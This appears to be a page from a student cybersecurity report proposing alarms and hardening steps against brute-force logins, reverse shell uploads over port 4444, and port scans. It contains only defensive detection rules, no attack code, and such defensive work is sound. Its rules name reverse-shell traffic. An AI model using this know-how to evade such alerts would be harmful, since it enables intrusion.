
Mitigation: Identifying & Preventing Brute Force Attacks

Alarm

A HTTP 401 Unauthorized client error indicates that the request has not been applied because it lacks valid authentication credentials for the target resource.

I would detect future brute force attacks by setting an alarm that alerts if a 401 error is returned.

The threshold I would set to activate this alarm would be when 10 errors are returned.



System Hardening

- ✓ I would create a policy that locks out accounts for 30 minutes after 5 unsuccessful attempts.
- ✓ I would create a password policy that requires password complexity. I would compare the passwords to common password lists, and prevent users from reusing historical passwords.
- ✓ I would create a list of blocked IP addresses based on IP addresses that have 30 unsuccessful attempts in 6 months. If the IP address happens to be a staff member, re-education may be required.

Mitigation: Identifying & Hardening of Reverse Shell Uploads

Alarm

I recommend that an alert be set for any traffic attempting to access port 4444. The threshold for the alert to be sent is when one or more attempt is made.

I recommend setting an alert for any files being uploaded via Port 4444. The threshold for the alert to be sent is when one or more attempt is made.

System Hardening

- Block all IP addresses other than whitelisted IP addresses (because reverse shells can be created over DNS, this action will only limit the risk of reverse shell connections, not eliminate the risk)
- Set access to sensitive folders to read only to prevent payloads from being uploaded
- Ensure only necessary ports are open

[APDX005]

Mitigation: Identifying & Blocking the Port Scan

Alarm

I recommend an alert be sent once 100 connection attempts occur in an hour.

System Hardening

- Regularly run a system port scan to proactively detect and audit any open ports.
- Set server iptables to drop packet traffic when thresholds are exceeded
- Ensure the firewall is regularly patched to minimise new zero-day attacks.
- Ensure the firewall detects and cuts off the scan attempt in real time.
- Regularly check logs and Blacklist IP addresses that attempt port scans.